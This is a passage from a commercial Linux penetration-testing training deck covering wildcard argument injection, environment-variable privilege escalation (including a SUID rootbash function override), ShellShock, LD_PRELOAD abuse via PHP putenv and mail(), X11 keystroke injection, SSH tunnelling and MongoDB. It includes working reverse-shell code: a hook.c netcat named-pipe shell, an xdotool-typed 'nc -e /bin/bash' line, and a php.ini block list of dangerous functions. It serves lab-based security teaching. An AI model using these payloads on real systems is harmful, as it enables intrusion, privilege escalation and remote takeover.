uid=1000(foo) gid=1000(foo) groups=1000(foo),1001(foo2)
foo@ubuntu:/home/foo2/exec$
```

Reference:

Interesting Read: [http://yarchive.net/comp/setuid\\_mess.html](http://yarchive.net/comp/setuid_mess.html)  
sudo bug [https://sudo.ws/alerts/minus\\_1\\_uid.html](https://sudo.ws/alerts/minus_1_uid.html)



Hacking \*nix

## **Shell Wildcards**



# Shell Wildcards

---

- An **asterisk** matches any number of characters.
- The **question mark** matches any single character.
- **Brackets** enclose a set of characters.
- A **hyphen** used within **Brackets** denotes a range of characters.
- The **Tilde** at the beginning of a word expands to the name of your home directory.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Shell Wildcards

---

- ls /var/log/\*.log: List all .log files.
- cat \*.log: Concatenate al files and print in **stdout**.
- In file names, (-) can be read as *CLI arguments* by Shell Wildcards.

```
total 12
drwxrwxr-x  2 dave dave 4096 abr 17 17:33 .
drwxrwxrwt 47 root root 4096 abr 17 17:18 ..
-rw-rw-r--  1 dave dave    1 abr 17 17:33 -rf
-rw-rw-r--  1 dave dave    0 abr 17 17:33 test1
-rw-rw-r--  1 dave dave    0 abr 17 17:33 test2
-rw-rw-r--  1 dave dave    0 abr 17 17:33 test3
-rw-rw-r--  1 dave dave    0 abr 17 17:33 test4
-rw-rw-r--  1 dave dave    0 abr 17 17:33 test5
[dave@UBUNTU-10:/tmp/test$ rm *
[dave@UBUNTU-10:/tmp/test$ ls -al
total 12
drwxrwxr-x  2 dave dave 4096 abr 17 17:34 .
drwxrwxrwt 47 root root 4096 abr 17 17:18 ..
-rw-rw-r--  1 dave dave    1 abr 17 17:33 -rf
```


# Shell Wildcards

---

- The use of these wildcards may lead to **interesting opportunities**.

```
[root@UBUNTU-10:/tmp/teste# ls -al
total 12
drwxrwxrwx  2 tpv_user domain users 4096 abr 17 17:48 .
drwxrwxrwt 47 root      root        4096 abr 17 17:47 ..
-rw-r--r--  1 tpv_user domain users    0 abr 17 17:47 fubar.txt
-rw-r--r--  1 tpv_user domain users    1 abr 17 17:47 '--reference=fubar.txt'
-rw-r--r--  1 dave     dave       0 abr 17 17:48 teste.txt
```

```
[root@UBUNTU-10:/tmp/teste# chown -R www-data:www-data *
chown: cannot access 'www-data:www-data': No such file or directory
[root@UBUNTU-10:/tmp/teste# ls -al
total 12
drwxrwxrwx  2 tpv_user domain users 4096 abr 17 17:48 .
drwxrwxrwt 47 root      root        4096 abr 17 17:47 ..
-rw-r--r--  1 tpv_user domain users    0 abr 17 17:47 fubar.txt
-rw-r--r--  1 tpv_user domain users    1 abr 17 17:47 '--reference=fubar.txt'
-rw-r--r--  1 tpv_user domain users    0 abr 17 17:48 teste.txt
```



Hacking \*nix

## Variable injection



# Environment Variables

---

- A **useful feature** and source of many issues.
  - `BASH`: The full pathname used to execute the current instance of Bash.
  - `BASH_ALIAS`: An associative array variable whose members correspond to the internal list of aliases as maintained by the alias built-in.
  - `BASH_ENV`: Used when Bash is invoked to execute a shell script, its value is expanded and used as the name of a start-up file to read before executing the script.
  - `PATH`: It specifies the directories to be searched to find a command.
  - `LD_PRELOAD`: A list of additional, user-specified, ELF-shared objects to be loaded before all others.
  - `LD_AUDIT`: A list of additional shared libraries, that implement the auditing API.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

Reference:

[https://www.gnu.org/software/bash/manual/html\\_node/Bash-Variables.html](https://www.gnu.org/software/bash/manual/html_node/Bash-Variables.html)

© NotSoSecure Training 2024, All Rights Reserved.

# Bash “wizardry”

---

- Some versions of Bash (<4.2-048) and *Dash* let you define functions with the same **name** as an absolute path.

```
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
1$ L
t$(L
|$0H
/usr/sbin/service apache2 start
```

```
1 function /usr/sbin/service() { cp /bin/bash /tmp/rootbash && \
2 chmod +s /tmp/rootbash && /tmp/rootbash -p;}
3 export -f /usr/sbin/service
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.



## Case Study

### CVE-2010-3847

---

- Improper handling of \$ORIGIN for the LD\_AUDIT environment variable.
- This may lead to privilege escalation using a crafted dynamic shared object.

#### Reference:

<https://www.exploit-db.com/exploits/15274>  
<https://www.exploit-db.com/exploits/15304>  
<https://www.exploit-db.com/papers/29147>



## Case Study

### CVE-2014-6271 ShellShock

---

- The vulnerability exploits the ability to declare a function in an environment variable.
- In the initial version, any commands following the function declaration are executed.
- The source of the issue is parsing input.
- Affected all Bash versions until 4.3.

Reference:

<https://www.exploit-db.com/docs/english/48112-the-shellshock-attack-%5Bpaper%5D.pdf>

# CVE-2014-6271 ShellShock

---

- Wait... **CVE-2014-6271** was fixed !!!

```
[dave@UBUNTU-10:~$ env $'BASH_FUNC_echo%%=() { id; }' bash -c 'echo hello'
uid=1000(dave) gid=1000(dave) groups=1000(dave)
[dave@UBUNTU-10:~$ bash --version
GNU bash, version 5.1.16(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
dave@UBUNTU-10:~$ ]
```

Reference:

<https://tttang.com/archive/1450/>



## Case Study

# GLIBC - CVE-2023-4911

---

- Affects Glibc versions 2.34 to 2.39.
- Buffer overflow vulnerability in GNU C Library's dynamic loader's processing of the **GLIBC\_TUNABLES**.
- Exploiting this vulnerability with SUID enables binary results in Privilege escalation.

Reference:

[https://blog.qualys.com/vulnerabilities-threat-research/2023/10/03/cve-2023-4911-  
looney-tunables-local-privilege-escalation-in-the-glibcs-ld-so](https://blog.qualys.com/vulnerabilities-threat-research/2023/10/03/cve-2023-4911-looney-tunables-local-privilege-escalation-in-the-glibcs-ld-so)

## Exercise 5.4




## Demo 5.4

### Lateral Escalation #2

---

- Find **suid**-enabled binary vulnerable to Env variable injection.
- Exploit the vulnerability and elevate your privileges to **dave**.
- Obtain output of `/etc/pwn1.txt` as **dave** using SSH shell.



Hacking \*nix

## Feature Abuse



# Apache

---

- The most widely known open-source web server.
- Main security issues revolve around Apache modules, patching and configuration.
- Modules extend functionality, supporting languages like PHP and features such as per-user HTML directories.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Apache Modules: **userdir**

---

- **Multiuser system** can have the module `userdir` enabled which allows every user to run a website via their `home folder`.
- `mod_userdir` requires the user to have a directory named as `public_html`, i.e., `/home/<username>/public_html`.
- This can be accessed by: `http://IP/~<username>/<file name>`.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Server Hardening

---



- There are multiple areas which should be investigated:
  - File system permissions (write access to webroot)
  - Process execution (running Apache as root)
  - Restricting supported modules/languages (userdir, PHP etc.)



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# PHP Hardening



- But for PHP7.X and PHP8.X :
  - Suhosin development suspended in Pre-Alpha
  - Alternative: Snuffleupagus (<https://snuffleupagus.readthedocs.io/>)
  - Limiting options via php.ini (disable\_functions, disable\_classes)

The screenshot shows a web browser displaying the OWASP PHP Configuration Cheat Sheet. The specific section shown is 'PHP executable handling'. It contains configuration settings for the 'php.ini' file:

```
enable_dl          = On
disable_functions = system, exec, shell_exec, passthru, phpinfo, show_source, popen, proc_open
disable_functions = fopen_with_path, dbmopen, dbase_open, putenv, move_uploaded_file
disable_functions = chdir, mkdir, rmdir, chmod, rename
disable_functions = filepro, filepro_rowcount, filepro_retrieve, posix_mkfifo
# see also: http://ir.php.net/features.safe-mode
disable_classes    =
```

Below the code, a note states: "These are dangerous PHP functions. You should disable all that you don't use."



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# PHP Hardening: Bypasses

---

- Various PHP functions that can be used for code execution:
  - exec
  - system
  - passthru
  - popen
  - shell\_exec
  - proc\_open
  - dl
  - pcntl\_exec (only usable on the command line)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

Reference:

<http://www.openwall.com/lists/oss-security/2018/08/15/5>

© NotSoSecure Training 2024, All Rights Reserved.

# PHP Hardening: Feature Abuse: putenv

---

- `putenv` function allows PHP to set environment variables.
- `LD_PRELOAD` environment variable allows:
  - Dynamic library loading to override function calls.
  - Useful to override specific features and obtain better control over the application.
- Compiling shared objects:

```
gcc --shared -fPIC hook.c -o hook.so
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

Reference:  
<https://bugs.php.net/bug.php?id=46741>

© NotSoSecure Training 2024, All Rights Reserved.

# Feature Abuse: Mail

- **PHP Mail function in Unix spawns a new process and passes on arguments.**

```
$cat mail.php
<?php
mail("a","a","a","a");
$strace -f php mail.php 2>&1 | egrep "execveid\(\)"
execve("/usr/bin/php", ["php", "mail.php"], 0x7ffeb57a27c0 /* 32 vars */) = 0
[pid 2687] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], 0x556a25497e70 /* 32 vars */ <unfinished ...>
[pid 2687] <... execve resumed> )      = 0
[pid 2687] getuid()                  = 1000
[pid 2687] getgid()                  = 1000
[pid 2687] getpid()                  = 2687
[pid 2687] geteuid()                 = 1000
[pid 2687] getppid()                 = 2686
[pid 2687] geteuid()                 = 1000
[pid 2687] getegid()                 = 1000
[pid 2688] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], 0x55721a3039c8 /* 32 vars */) = 0
[pid 2688] getpid()                  = 2688
[pid 2688] getpid()                  = 2688
[pid 2688] geteuid()                 = 1000
[pid 2688] getegid()                 = 1000
[pid 2688] getuid()                  = 1000
[pid 2688] getgid()                  = 1000
[pid 2688] geteuid()                 = 1000
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Feature Abuse: Sample Code

## Shared Library Code (hook.c)

```
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>

int geteuid() {
    if (getenv("LD_PRELOAD") == NULL) { return 0; }
    unsetenv("LD_PRELOAD");

    system("rm /tmp/1298;mkfifo /tmp/1298;cat
    /tmp/1298|/bin/bash -i 2>&1|nc <IP_ADDRESS> <PORT>
    >/tmp/1298");
}
```

Loop  
Avoidance

Reverse  
Shell

# Feature Abuse: Sample Code

---

## Invoking PHP Code

```
<?php  
putenv("LD_PRELOAD=/home/dave/public_html/hook.so");  
mail("a","a","a","a");  
?>
```

```
[root@kali:~# nc -nlvp 7777  
listening on [any] 7777 ...  
connect to [192.168.10.206] from [UNKnown] [192.168.10.209] 46352  
bash: cannot set terminal process group (1266): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@ubuntu:/home/foo/public_html$
```



## Exercise 5.5




## Demo 5.5

## Apache

---

- Read the file /home/dave/secret.txt on the host 192.168.X.209.
- Obtain a reverse shell via the webserver (id=www-data).



Hacking \*nix

## **AppArmor Security Project**



# AppArmor

---

- AppArmor is a path-based Mandatory Access Control (MAC) system to restrict programs to a limited set of resources.
- Enforces access control rules on programs rather than users.
- 2 modes of Access Control Enforcement: Enforcement and Complain.
- Profiles are stored in the `/etc/apparmor.d/` and are loaded into the kernel at the boot time.
- Path-based restrictions can often be bypassed by simply moving the binary locations.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

Reference:  
<https://gitlab.com/apparmor/apparmor/-/wikis/home>

# AppArmor

---

- Check status

```
$ aa-status  
apparmor module is loaded.
```

- Check AppArmor logs

```
$ sudo journalctl -fx  
audit[13172]: AVC apparmor="ALLOWED" operation="open"  
profile="libreoffice-soffice"  
name="/home/otto/.mozilla/firefox/ov37570l.default/cert8.db"  
pid=13172 comm="soffice.bin" requested_mask="w"  
denied_mask="w" fsuid=1001 ouid=1001
```

Reference:

<https://apparmor.net>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# AppArmor

---



- List AppArmor confined executables

```
$ ps axZ | grep -v '^unconfined'
LABEL PID TTY STAT TIME COMMAND
/usr/sbin/sssd (complain) 4475 ? Ss 0:05 /usr/sbin/sssd -i --logger=files
/usr/sbin/sssd (complain) 4476 ? S 1:01 /usr/libexec/sssd/be --domain partner.local --uid 0 --gid 0 --logger=files
/usr/sbin/sssd (complain) 4477 ? S 0:26 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
/usr/sbin/sssd (complain) 4479 ? S 0:22 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
/usr/sbin/sssd (complain) 4480 ? S 0:20 /usr/libexec/sssd/sssd_ssh --uid 0 --gid 0 --logger=files
```




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

[Reference:](#)

<https://apparmor.net>

© NotSoSecure Training 2024, All Rights Reserved.



Hacking \*nix

**X11**



# Hacking X11

---

- X11, when exposed, allows you to remotely connect and perform operations (capture/send keystrokes, grab screenshots).
- Two basic access control mechanisms:
  - `xhost` : enables/disables ACLs on the server, +/- are used to enable/disable access to the host. `xhost +` means wildcard access is allowed.
  - `xauth` : cookie-based access control mechanism.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Hacking X11

---

- Get Screenshot:

```
xwd -root -display 192.168.X.209:0 > output.xwd  
convert output.xwd output.png
```

```
xwd -root -display :0.0 > output.xwd  
convert output.xwd output.png
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Hacking X11: Sending Keystrokes

---

- Focus on specific server (setting environment variables):

```
export DISPLAY=:0.0
```

- Type keystrokes:

```
xdotool type "nc 192.168.X.206 5555 -n -e /bin/bash"
```

- Send special characters:

```
xdotool key KP_Enter
```



# Hacking X11: Kill Screensaver Remotely

---

- If you take a screenshot and it's a black image, a screensaver is most likely enabled.

```
xwininfo -root -children -display :0.0
{snip}
0x3200001 "gnome-screensaver": ("gnome-screensaver" "Gnome-
screensaver") 10x10+10+10 +10+10
```

```
xkill -display :0.0 -id 0x3200001
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 5.6




## Demo 5.6

### X11

---

- Identify user with a X11 session by obtaining a screenshot of the desktop on a remote host '192.168.X.209'.
- Obtain a reverse shell by exploiting this service.



Hacking \*nix

## Pivoting and Tunnelling



# SSH Pivoting and Tunnelling

---

- Port forwarding:
  - **Dynamic** port forwarding
  - **Local** port forwarding
  - **Reverse** port forwarding
- Port forwarding works even if your shell is marked as no login or false.
- ssh -N to connect, but not request the shell.
- ssh -g allows remote hosts to connect to local forwarded ports.




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Dynamic Port Forwarding

ssh -D 8786 username@internal\_box

(using password)



# Local Port Forwarding

---

```
ssh -L <local_port>:Target_Box_IP:<target_port> username@Allowed_host
```

**Example:** ssh -L 8000:192.168.3.210:80 root@192.168.X.206



Forward Unix Domain Socket (OpenSSH > 6.7) AllowStreamLocalForwarding

```
ssh -nNT -L $(pwd)/docker.sock:/var/run/docker.sock user@host
```


# Reverse Port Forwarding

---

```
ssh -R <remote_port>:localhost:<local_port> username@internal_box
```

**Example:** ssh -R 18888:localhost:8085 username@internal\_box

- Run a socks proxy on the localhost port 8085.
- Run proxychains on the '*Internal Box*'  
cat /etc/proxychains.conf  
socks5 127.0.0.1 18888.
- Execute command  
proxychains curl https://google.com.



# NoSQL Server

---

- Non-relational in nature.
- Used for unstructured data storage.
- Storage format: Key-value, document, wide-column, graph.
- Undergoing a boom in adoption.
- Popular programs: Mongo, Cassandra, Couch, Redis and more.
- Plagued with basic issues:
  - No Authentication is required by default (default is limited to localhost).
  - Plain text communication channel between the client and the server.
  - Plaintext data storage/lack of data encryption.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Mongo DB

---

- By default, listen on 127.0.0.1:27017.
- Storage: Document
- No auth is required by default.
- Client tools: Mongo on Linux command line or RazorSQL or Robo3T GUI.

<https://blog.shodan.io/its-the-data-stupid/>

<https://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-data#suggested-steps>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Mongo DB v RDBMS

RDBMS	MongoDB
Database	Database
Table	Collection
Tuple/Row	Document
column	Field
Table Join	Embedded Documents
Primary Key	Primary Key (Default key _id provided by mongodb itself)
Database Server and Client	
Mysqld/Oracle	mongod
mysql/sqlplus	mongo



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Common Commands

---



## List of databases

- show dbs

## List of collections

- show collections

## Use specific database

- use <dbName>

## Add data to database

- db.<dbName>.insert({name:'ABC', role:'Admin', codes:[10,17,19] })

## Find and print data

- db.<CollectionName>.find()
- db.<CollectionName>.find().pretty()



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 5.7



## Demo 5.7


# NoSQL Database Hacking & SSH Tunneling

---

- Read the databases and identify the value of the flag from MongoDB.
- Access the MongoDB on '192.168.X.209' remotely from your Kali machine using the tunneling techniques as discussed.

### Bonus:

